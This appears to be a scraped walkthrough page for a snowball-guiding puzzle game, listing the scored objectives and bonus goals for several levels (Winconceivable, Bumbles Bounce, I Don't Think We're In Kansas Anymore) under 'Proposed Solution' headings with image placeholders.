
✓ End the run by hitting the exit (marked in yellow).
25 points

BONUS Hit the level exit with time to spare.
One point per every remaining half-second.


BONUS Use fewer than 10 tools in your solution.
15 points for each tool spared under 10.



Proposed Solution




Winconceivable: the cliffs of win-sanity




Winconceivable: The Cliffs Of Winsanity


- ✓ Push the red button on the side of the lift house while the crate is on the lift.
  150 points
- ✓ Push the crate into the lift.
  50 points
- ✓ Push the red button on the side of the lift house.
  50 points
- ✓ Guide the snowball over all waypoints in a single run.
  50 points per waypoint
- ✓ End the run by hitting the exit (marked in yellow).
  25 points
- BONUS Hit the level exit with time to spare.
  One point per every remaining half-second.
- BONUS Use fewer than 10 tools in your solution.
  15 points for each tool spared under 10.



Proposed Solution




Bumbles Bounce




Bumbles Bounce


- ✓ Guide the snowball over the page from The Great Book before hitting the exit.
  100 points
- ✓ Hit the exit without losing a single gift.
  100 points
- ✓ Guide the snowball over all waypoints in a single run.
  50 points per waypoint
- ✓ End the run by hitting the exit (marked in yellow).
  25 points
- BONUS Hit the level exit with time to spare.
  One point per every remaining half-second.
- BONUS Use fewer than 10 tools in your solution.
  15 points for each tool spared under 10.



Proposed Solution



I Don't think we're in kansas anymore



I Don't Think We're In Kansas Anymore


✓ There's a storm rolling in... better find shelter.
200 points

✓ Guide the snowball over all waypoints in a single run.
50 points per waypoint

